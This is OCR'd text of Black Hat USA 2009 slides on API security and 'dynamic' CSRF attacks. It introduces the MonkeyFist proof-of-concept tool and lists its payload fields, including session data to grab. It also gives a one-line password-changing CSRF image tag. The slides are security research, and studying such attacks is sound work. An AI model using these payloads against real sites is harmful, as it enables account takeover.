- Your app is so ugly its APIs have APIs
  - How far away from what we are using do we need to be?

- = WTF. Complexity breeds exposure.


API AS ANON PROXY

- Attacks anonymization via shared APIs



No PLACE LIKE 127.0.0.1


- Hi5 API localhost dev page. Opps1!1



BLACK HAT USA 2009

API Redirect Loops

- Triangle of Death
  - (Rectangle|Pentagon|Hexagram|Octagon) of Death




Now We Break Some Stuff

- CSRF / Session Riding / XSRF
  - Well understood. Pete Watkins, 2001
    - Often tough to audit for, nuanced
    - Typically described as a "static" attack
    - Per-user forgeries *usually* only via XSS


- Can be silly, bad, or really, really bad
  - Our continued move to webeverything(tm)
  - Classical mitigations: Referrer, POSTs, tokens

Do you use a browser for it?




Black Hat USA 2009

CLASSICAL CSRF



CLASSICAL CSRF (VIA POST)



BLACK HAT USA 2009

Saturday, August 1, 2009

"DYNAMIC" CSRF


- "Dynamic" CSRF.
  - Per-request, per-session, per-user forgeries
  - Watkins described in 2001, but no one noticed
    - Samy, recent bit.ly XSS, other XSS worms
    - Again, well understood as XSS *side effect*
- Lots of "complex" CSRF gets ignored
  - POST-based, tokenized, per-user requests
  - Still exploitable, but higher bar
  - <img src="/password?newpassword=moo"> gets old after the 30 times or so.

"DYNAMIC" CSRF

- "Dynamic" CSRF.
  - We wanted to automate "complex" CSRF
  - Needed more logic than just redirects / tags
  - Many non-trivial CSRF are ignored
    - Devs often think SOP saves them (it might)

- See also: http://securethoughts.com/2009/07/hacking-csrf-tokens-using-css-history-hack/

DYNAMIC CSRF



BLACK HAT USA 2009

Enter the Fist.

- MonkeyFist: PoC Dynamic CSRF Tool
  - http://hexsec.com/labs
  - Small Python web server
  - Creates payload / patterns based on referrer
  - Automates per-request, “dynamic” CSRF
  - Constructs hidden POSTs, redirects, refreshes
  - Makes requests for tokens or steals from referrer

MF PAYLOAD OPTIONS


- ★ <PAYLOAD n="1"> - Payload with number
- ★ <SITE l="example.com> - Site entry w/ domain
- ★ <METHOD> - Attack method (GET, POST, PAGE)
- ★ <ID> - Session data to grab
- ★ <TARGET> - URL to send attack to
- ★ <HEADER> - Header to add to POST request
- ★ <HEADVAL> - Value for defined header
- ★ <POSTVAR> - POST Variable name
- ★ <POSTVAL> - Value for defined POST variable
- ★ <DESTINATION> - Destination for meta refresh

PAYL0ADS.XML

